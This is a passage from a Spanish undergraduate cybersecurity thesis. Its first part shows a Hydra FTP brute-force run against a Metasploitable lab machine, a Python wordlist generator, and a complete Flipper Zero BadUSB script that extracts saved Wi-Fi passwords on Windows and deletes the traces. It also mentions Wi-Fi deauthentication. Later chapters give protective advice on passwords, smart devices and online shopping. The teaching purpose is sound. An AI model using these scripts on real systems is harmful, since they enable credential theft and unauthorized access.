          RX bytes:5160 (5.0 KB)  TX bytes:7524 (7.3 KB)
          Base address:0x0d020 Memory:f0220000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:96 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

```
[kali㉿kali] ~ /usr/share/wordlists
[kali㉿kali] ~ $ ls
amass dirb dirbuster fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt rockyou.txt.gz
[kali㉿kali] ~ /usr/share/wordlists
[kali㉿kali] ~ $ hydra 192.168.1.134 ftp -l msfadmin -P rockyou.txt -s 21
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-14 04:23:51
[DATA] max 10 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1:p:14344400), ~896525 tries per task
[DATA] avoid targeting IP 192.168.1.134
[DATA] host: 192.168.1.134 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-14 04:23:55
[kali㉿kali] ~ /usr/share/wordlists
[kali㉿kali] ~ $ _
```



Una forma de crear un diccionario es un sencillo archivo de texto, un .txt que contiene un listado con la opciones que queremos que Hydra o cualquier otro programa que realice ataques de fuerza bruta puede utilizar para probar los accesos, los mejores diccionarios son aquellos que se hacen con información privilegiada, como hemos visto antes existen diccionarios ya creado que prueban contraseñas comunes o las más usadas, existen incluso diccionarios de contraseñas por defecto para distintos dispositivos inteligentes (impresoras, cámaras IP, etc)o marcas de routers. Una de las formas de crear un diccionario sería teniendo por ejemplo información pública de un usuario, como sus nombre, color favorito, nombres de familiares y fecha crear un diccionario que use todas las combinaciones posibles de esta información, para ello se puede cerrar un programa, por ejemplo en python

Para esto podemos usar visual studio code, lo que hacemos es a partir de un texto crear un bucle con las combinaciones de cada posición y por último que cada una de esas combinaciones las muestre por pantalla, este será un ejemplo sencillo para que se vea de forma clara pero se pueden crear con todas las combinaciones de letras.

```
texto = "mario"
diccionario = {}

for letral in texto:
    for letra2 in texto:
        for letra3 in texto:
            for letra4 in texto:
                clave = letral + letra2 + letra3 + letra4
                diccionario[clave] = ""

for clave in diccionario:
    print(clave)
```

y podemos ver que al ejecutarlo nos crea el listado completo:



```
script_chulipy > [0] texto
1 texto = "mario"
2 diccionario = {}
3
4 for letra1 in texto:
5     for letra2 in texto:
6         for letra3 in texto:
7             for letra4 in texto:
8                 clave = letra1 + letra2 + letra3 + letra4
9                 diccionario[clave] = ""
10
11 for clave in diccionario:
12     print(clave)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

irar
irai
irao
irrm
irra
irrr
irri
irro
iirm
iria
irir
irii
irio
irom
iroa
iroc
iroi
iroo
iimm
imra
imri
imoi
imam

Por seguridad muchos sitios web ya impiden este tipo de ataques limitando las veces que un usuario pueden intentar identificarse antes de que salga un aviso o tenga que pasar un tiempo para poder volver a probar, sin embargo estas limitaciones son sorteables con paciencia y probando en diferentes días, por lo que lo adecuado es tener una contraseña robusta y compleja que impida que este sea un método viables con el que puedan robar nuestras credenciales.

○ 3.5 Otros tipos de ataques relevantes

Además de los ataques en línea, también existe la propagación de virus por dispositivos hardware infectados, como los discos duros externos, las memorias flash como los USB que se usan comúnmente. Además hoy día existen potentes herramientas de pentesting que permiten acceder a los equipos.

Para este ejemplo vamos a usar el dispositivo Flipper Zero, es una herramienta de pentesting multifuncional, debido a la temática de este TFG solo vamos a ver algunos de sus posibilidades. Una de ellas es la posibilidad de usar como BadUSB o RubberDucky, esta función permite conectarse a un ordenador y sin levantar sospechas del firewall este hace las funciones de un teclado y permite ejecutar lo que se le indique, esto hace que las posibilidades sean casi infinitas,



por ejemplo podemos acceder a la powershell y desactivar el firewall y hacer un llamada a un servidor remoto, también podemos como veremos a continuación listar las redes y las contraseñas a las que ha estado conectado un ordenador.

El archivo a ejecutar se ve de la siguiente manera, está en el lenguaje de rubber ducky

```
Wifi-Stealer.ORG.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM Title: Wifi Stealer
REM Author: 7h30th3r0n3
REM Target: Tested on Windows 7/8/10/11
REM Version: 1.0
REM Category: Grabber
REM Extracts the SSID and wifi shared key and puts them in a txt file named 0.txt on the desktop
GUI r
DELAY 500
STRING powershell
ENTER
DELAY 500
STRING cd C:\Users\$env:UserName\Desktop; netsh wlan export profile key=clear; Select-String -Path WiFi-* -Pattern 'keyMaterial' | % { $_ -replace '</?keyMaterial>', '' } | % {$_ -replace
ENTER


Línea 1, columna 1 100% UNIX (LF) UTF-8
```


- REM Title: Wifi Stealer
- REM Author: 7h30th3r0n3
- REM Target: Tested on Windows 7/8/10/11
- REM Version: 1.0
- REM Category: Grabber
- REM Extracts the SSID and wifi shared key and puts them in a txt file named 0.txt on the desktop
- GUI r
- DELAY 500
- STRING powershell
- ENTER
- DELAY 500
- STRING cd C:\Users\\$env:UserName\Desktop; netsh wlan export profile key=clear; Select-String -Path WiFi-* -Pattern 'keyMaterial' | % { \$_ -replace '</?keyMaterial>', '' } | % {\$_ -replace "C:\\\\Users\\\\\$env:UserName\\\\Desktop\\\\", "" } | % {\$_ -replace '.xml:22:', "" } > 0.txt; del WiFi-*;exit
- ENTER

Y vamos a ver que tan solo con estar conectado nos permite la ejecución. Arrancamos el programa y este ejecuta en menos de tres segundos todo lo necesario para sacar al escritorio (o como hemos




mencionado podríamos enviarlo a otro servidor si prepararemos una escucha) un listado con todas las redes wifi, y sus contraseñas, adjunto la del aula del curso.





Este tipo de herramienta también puede robar otro tipo de información, es capaz de leer las señales NFC, infrarrojos, y señales de 125 KHz RFID que son las que usan los mandos de los coches, por suerte en la actualidad estas tienen sistemas de seguridad que utilizan señales de un solo uso y no es frecuente que se puedan usar para duplicar mandos de coches. Sin embargo si puede ver las señales NFC que son las que usamos en los teléfonos móviles o identificadores de metro para identificarnos individualmente.

Otra función agregada es que este aparato puede usarse con una tarjeta de red, esto se usa para poder ver qué señales Wi-Fi hay en el entorno, lo que hace que se puedan usar ataques de Sniffing como los que vimos anteriormente porque tendríamos acceso a las direcciones IP. Con este tipo de tarjeta podemos escanear redes cercanas:



Al hacerlo empieza a listarnos todas las redes, y en la opción "list", podemos tener el listado completo, además nos permite realizar funciones sobre la red que podemos seleccionar desde cada lista.




Podemos incluso atacar a esta red para desconectar los aparatos de la misma e intentar con sniffing ver las credenciales de conexión de los dispositivos a la red. Por ejemplo mi red es la 8, y puedo seleccionarla para simular un ataque.






Si lo ejecutamos, nuestros dispositivos se desconectan de la red y este pasa al modo de Ethernet en mi caso por que tengo esa conexión activa también.



Una de las opciones graciosas que trae es el ataque "rickroll" que nos añade una falso listados SSID con la canción de "never gonna give you up"





● Capítulo 4: Buenas prácticas de seguridad en Internet y en dispositivos inteligentes

El presente capítulo se centra en las buenas prácticas de seguridad en Internet y en dispositivos inteligentes. En un mundo cada vez más digitalizado, es crucial tomar medidas para proteger nuestra información personal y garantizar la seguridad de nuestros dispositivos.

En conjunto, este capítulo proporcionará una guía práctica para adoptar buenas prácticas de seguridad en Internet y en dispositivos inteligentes, con el objetivo de proteger nuestra información y salvaguardar nuestra privacidad en un entorno digital cada vez más complejo y peligroso.

○ 4.1 Recomendaciones para la protección en redes sociales e internet.

Viendo todos los tipos de delitos y como usan la información personal expuesta en las redes para aplicar ingeniería social y aprovechar cualquier dato con fines delictivos como fechas de cumpleaños, nombre de familiares, direcciones, compañías con las que se tienen servicios contratados... Esta información es usada para crear posibles bibliotecas de contraseñas para ataques de fuerza bruta o para el envío de correos de phishing con ganchos eficientes contra posibles víctimas.

Por ello uno de los primeros puntos importantes es cuidar la información que compartimos, por redes sociales evitando mostrar datos personales, configurar la privacidad de sus perfiles en redes sociales para controlar quién puede ver tu información personal.

Se debe tener en cuenta y tener cuidado al aceptar solicitudes de amistades o seguir a personas desconocidas. Cuando se conozcan nuevas amistades en línea es adecuado tratar de verificar la autenticidad de los perfiles antes de compartir información confidencial con ellos.

No se debe compartir información sensible o personal, ni en publicaciones, ni con personas con las que no tengamos una plena confianza, además para evitar caer ante una posible suplantación de identidad de una persona cercana, ante cualquier sospecha por la petición de dinero o de



información relevante como documentos de identidad se debe asegurar por otros métodos que con quien hemos contactado es la persona que creemos, puede ser a través de llamada, o quedar para compartir la información en persona.

Se han de usar contraseñas seguras, cambiar regularmente las contraseñas de las cuentas especialmente si hemos tenido que usarla en alguna red pública que podamos sospechar que no era segura. Usar contraseñas distintas para los diferentes tipos de cuentas, evitaremos que si alguna contraseña se filtra de algún modo puedan acceder a más información o cuentas de diferentes sitios web limitando mucho los posibles daños.

En las contraseñas hay que evitar usar información personal, como nombres, apellidos, fechas de cumpleaños u otros datos de nuestra vida privada que pueden ser de conocimiento general.

La gran mayoría de sitios de internet que usan una seguridad adecuada cuentan con medidas para evitar los ataques por fuerza bruta evitando que una persona tenga muchos intentos, pero hay formas de saltar este tipo de login accediendo desde consolas por otros medios por ello siempre se recomienda que las contraseñas, para poder considerarse seguras deben contener:

- Letras mayúsculas.
- Letras minúsculas.
- Números.
- Símbolos como por ejemplo @, %, /., etc.
- La longitud recomendada mínima estaría establecida en 12 caracteres.

Existen herramientas que generan contraseñas automáticas que cumplen con los requisitos anteriores para evitar esta clase de ataques, algunos son **Secure Password Generator**, que tiene un uso muy sencillo, también tenemos **1Password Strong Password Generator** que procura dar contraseñas seguras pero fáciles de recordar por el usuario.

A día de hoy existen herramientas que nos muestran cuánto tarda un programa que aplica fuerza bruta para averiguar una contraseña, podemos verlo en páginas web como :
<https://www.security.org/how-secure-is-my-password/>



También podemos ver el escalado con los diferentes tipos de combinaciones y longitudes en el siguiente diagrama. Como dato curioso, llama la atención que aun y cumpliendo con todos los requisitos anteriores, si dejamos nuestra contraseña con una longitud de 8 caracteres (como es el mínimo exigido en muchas páginas web) se tardaría un máximo de 8 horas en averiguar la contraseña, por lo cual aunque las páginas web no lo obliguen es más que recomendable usar una longitud mínima de 12 caracteres.

TIME IT TAKES FOR A HACKER TO CRACK YOUR PASSWORD

| Number of Characters | Numbers Only | Lowercase Letters | Upper and Lowercase Letters | Numbers, Upper and Lowercase Letters | Numbers, Upper and Lowercase Letters, Symbols |
|----------------------|--------------|-------------------|-----------------------------|--------------------------------------|---|
| 4 | Instantly | Instantly | Instantly | Instantly | Instantly |
| 5 | Instantly | Instantly | Instantly | Instantly | Instantly |
| 6 | Instantly | Instantly | Instantly | 1 sec | 5 secs |
| 7 | Instantly | Instantly | 25 secs | 1 min | 6 mins |
| 8 | Instantly | 5 secs | 22 mins | 1 hour | 8 hours |
| 9 | Instantly | 2 mins | 19 hours | 3 days | 3 weeks |
| 10 | Instantly | 58 mins | 1 month | 7 months | 5 years |
| 11 | 2 secs | 1 day | 5 years | 41 years | 400 years |
| 12 | 25 secs | 3 weeks | 300 years | 2k years | 34k years |
| 13 | 4 mins | 1 year | 16k years | 100k years | 2m years |
| 14 | 41 mins | 51 years | 800k years | 9m years | 200m years |
| 15 | 6 hours | 1k years | 43m years | 600m years | 15 bn years |
| 16 | 2 days | 34k years | 2bn years | 37bn years | 1tn years |
| 17 | 4 weeks | 800k years | 100bn years | 2tn years | 93tn years |
| 18 | 9 months | 23m years | 6tn years | 100 tn years | 7qd years |

 **HIVE**
SYSTEMS

Cybersecurity that's approachable.
Find out more at hivesystems.io



<https://www.redeszone.net/app/uploads-redeszone.net/2020/09/Tiempo-que-tarda-un-hacker-en-crackear-tu-contrasena.jpg>

- **4.2 Consejos de seguridad para dispositivos inteligentes**

Como hemos podido ver en el capítulo 3 con las pruebas prácticas, muchos de los ataques que se realizan usan alguna vulnerabilidad que normalmente cuando se descubre es parcheada en los programas, navegadores o sistemas operativos. Esto es una prueba de que mantener los dispositivos actualizados con los últimos parches y actualizaciones de seguridad es crucial para garantizar su protección. Esto incluye instalar las actualizaciones proporcionadas por los fabricantes de los dispositivos, ya que estas suelen incluir mejoras de seguridad y correcciones de vulnerabilidades. Al mantener los dispositivos actualizados, nos aseguramos de tener las defensas más recientes contra posibles amenazas ciberneticas.

Es importante cambiar siempre las contraseñas que vienen por defecto en los aparatos que utilicen conexiones wi-fi. Las contraseñas predeterminadas suelen ser conocidas públicamente y pueden ser fácilmente explotadas por ciberdelincuentes a través de bibliotecas de contraseñas orientadas a aparatos o marcas concretas y ser vulnerables a estos ataques. Al cambiar las contraseñas por defecto, aumentamos la seguridad de la red wi-fi y se reduce el riesgo de acceso no autorizado.

Otra práctica útil es mantener desactivadas las funciones o servicios que no sean necesarios en los dispositivos inteligentes, como mantener la ubicación o el bluetooth desactivados en los teléfonos mientras que no se estén usando, esta es una práctica recomendada para minimizar el riesgo de posibles vulnerabilidades. Al desactivar las funciones y servicios que no se utilizan, se reducen las



opciones de ataque potencial sobre estas y se limitan las posibilidades de que los ciberdelincuentes puedan aprovechar posibles brechas de seguridad.

Configurar una red Wi-Fi segura en el hogar y utilizar una contraseña fuerte para protegerla es fundamental para mantener la privacidad y seguridad de los dispositivos. Al configurar una red Wi-Fi segura, hay que asegurarse de utilizar un cifrado robusto (como WPA2 o WPA3) y una contraseña única y compleja. Hay que evitar utilizar contraseñas obvias o fáciles de adivinar, como fechas de nacimiento o nombres comunes, ya que estas son más susceptibles a ser descubiertas por atacantes como vimos previamente.

Utilizar solo aplicaciones y firmware provenientes de fuentes confiables y oficiales es esencial para reducir el riesgo de malware y software malicioso. Descargar aplicaciones y firmware de fuentes no confiables aumenta la probabilidad de infectar los dispositivos con malware que puede comprometer la seguridad y privacidad. Siempre hay que verificar la autenticidad y reputación de las fuentes antes de instalar cualquier software en los dispositivos.

Realizar copias de seguridad regularmente de los dispositivos inteligentes es una medida preventiva que permite recuperar los datos en caso de pérdida, robo o daño del dispositivo. Configura un sistema automatizado de respaldo o utiliza servicios en la nube para asegurar que los datos estén protegidos y accesibles en caso de cualquier eventualidad. Las copias de seguridad



7 MEDIDAS ANTI-HACKERS



1 WIFIS PÚBLICAS

Conectar los dispositivos lo menos posible a este tipo de redes.



2 ACTUALIZACIONES

Realizar actualizaciones periódicas de los sistemas operativos.



3 WEBCAM

La cámara del ordenador es mejor mantenerla tapada mientras no se utiliza.



4 COPIA DE SEGURIDAD

Aprender a realizar copias de seguridad de nuestro material más sensible garantiza una mayor tranquilidad al usuario




5 ANTIVIRUS

Siempre contar con un antivirus, y si es de pago mejor



6 SMARTPHONE

Mantener las funciones bluetooth y GPS desconectadas cuando no se usen.



7 DISCO DURO EXTERNO

Trasladar los archivos más importantes al disco duro externo dificulta el robo de información.

periódicas también ayudarán a proteger contra el ransomware, ya que se podrán restaurar los datos sin tener que pagar rescates.

Por último, proteger los dispositivos con soluciones de seguridad confiables, como antivirus y firewall, es esencial para mantener la integridad de tus dispositivos. Utiliza software antivirus actualizado y configura un firewall para filtrar y bloquear posibles amenazas. Estas medidas de seguridad adicionales ayudan a prevenir y detectar actividades maliciosas en los dispositivos, proporcionando una capa adicional de protección contra posibles ataques cibernéticos.

- **4.3 Seguridad en compras online y verificación de legitimidad de sitios web**

En cuanto a la seguridad en compras online y la verificación de la legitimidad de sitios web, es fundamental adoptar precauciones para salvaguardar la información personal y financiera de los usuarios. Para lograrlo, se recomienda seguir una serie de medidas específicas.

En primer lugar, es importante realizar compras únicamente en sitios web de confianza y reconocidos. Estos sitios suelen tener una reputación establecida y ofrecen garantías en cuanto a la seguridad de las transacciones. Al optar por este tipo de sitios, se reduce el riesgo de ser víctima de estafas o fraude.

Además, es fundamental verificar que los sitios web de compras en línea cuenten con certificados de seguridad SSL (Secure Sockets Layer). Estos certificados aseguran que la información transmitida entre los usuario y el sitio web está encriptada y protegida contra posibles intentos de interceptación. Se puede distinguir, al navegar, en la barra superior de navegación, debe tener visible un candado en la barra de direcciones del navegador y la presencia del protocolo HTTPS en la dirección URL, de este modo se puede confirmar la presencia de un certificado SSL en el sitio web que se esté visitando.



Otro aspecto relevante es utilizar métodos de pago seguros y protegidos al realizar compras en línea. Se recomienda utilizar tarjetas de crédito que ofrecen protección contra fraudes ya sea que tengan doble verificación a través de claves enviadas a un número de teléfono personal o verificación de identidad por medidas biométricas. Estas tarjetas suelen contar con medidas adicionales de seguridad, como la notificación de transacciones sospechosas o conexiones en



ubicaciones poco usuales, lo que contribuye a minimizar los riesgos asociados a posibles fraudes en línea.

Para verificar la legitimidad de un sitio web antes de efectuar una compra, también es aconsejable revisar las opiniones y comentarios de otros usuarios. Esto puede proporcionar información valiosa sobre la calidad del servicio, la autenticidad de los productos y la confiabilidad del sitio en general. Asimismo, buscar información sobre la empresa responsable del sitio web, como su dirección física, número de teléfono y política de devoluciones, puede ser de gran ayuda para evaluar su reputación y credibilidad.

Es recomendable evitar hacer compras en sitios web sospechosos, ya sea por tener “ofertas” demasiado exageradas o aquellos sitios web que soliciten una cantidad excesiva de información personal. Si un sitio web solicita datos sensibles, como el número de la seguridad social o información bancaria adicional innecesaria, es aconsejable proceder con precaución y considerar otras opciones más confiables.

Por último, es fundamental llevar un registro detallado de todas las transacciones realizadas y revisar regularmente los estados de cuenta bancarios. Esto permite identificar cualquier actividad fraudulenta de manera oportuna y tomar las medidas necesarias para solucionar el problema. En caso de detectar alguna transacción no autorizada, se debe notificar de inmediato al banco o a la entidad financiera correspondiente para bloquear la tarjeta y realizar las investigaciones pertinentes.

En resumen, al realizar compras en línea, es crucial tomar precauciones para garantizar la seguridad y evitar fraudes. Estas medidas incluyen comprar en sitios web de confianza con certificados SSL, utilizar métodos de pago seguros, verificar la legitimidad del sitio web, evitar sitios sospechosos y mantener un registro y monitorización constante de las transacciones que se vayan haciendo. Siguiendo estas indicaciones, se puede disfrutar de una experiencia de compra en línea más segura y confiable.



- **4.4 Educación y concienciación sobre seguridad informática en otros ámbitos**

En relación a la educación y concienciación sobre seguridad informática en otros ámbitos, se pueden implementar diferentes medidas con el objetivo de promover buenas prácticas y proteger a los usuarios en el entorno digital. Algunas de las medidas que se pueden usar para enseñar acerca de la ciberseguridad son las siguientes.

Se debe promover la importancia de utilizar contraseñas seguras en todos los ámbitos. Esto implica enseñar a los usuarios cómo crear contraseñas robustas, que combinen letras mayúsculas y minúsculas, números y símbolos, y evitar contraseñas fáciles de adivinar con datos personales y tengan una longitud mínima de 12 caracteres. Esto se puede hacer destacando la necesidad de proteger los datos personales y evitar compartir información sensible con fuentes confiables y mostrando la facilidad y vulnerabilidad que podrían tener las contraseñas que se usan a diario.

Una forma efectiva de difundir conocimientos sobre seguridad informática es a través de las mismas redes sociales y de la realización de talleres o charlas. Estos eventos pueden llevarse a cabo en escuelas, empresas u organizaciones comunitarias, y brindar información práctica sobre cómo protegerse contra amenazas ciberneticas. En la actualidad es cierto que cada vez más empresas fomentan entre sus empleados talleres y la información necesaria para llevar a cabo buenas prácticas en los entornos de internet pero suelen ser superfluas y al final se prima más la velocidad y la eficiencia que la seguridad ante la perspectiva de que son situaciones que “no tienen importancia” o “no pasa nada” al no ver consecuencias instantáneas con la falta de acciones seguras.

Por esto es importante enfatizar en fomentar el uso de herramientas de seguridad, como antivirus y firewall, en todos los dispositivos. Estas soluciones ayudan a detectar y prevenir la presencia de software malicioso y proteger los sistemas contra ataques ciberneticos. Al promover

su instalación y actualización periódica, se fortalece la seguridad de los dispositivos y se reducen los riesgos asociados a posibles amenazas.

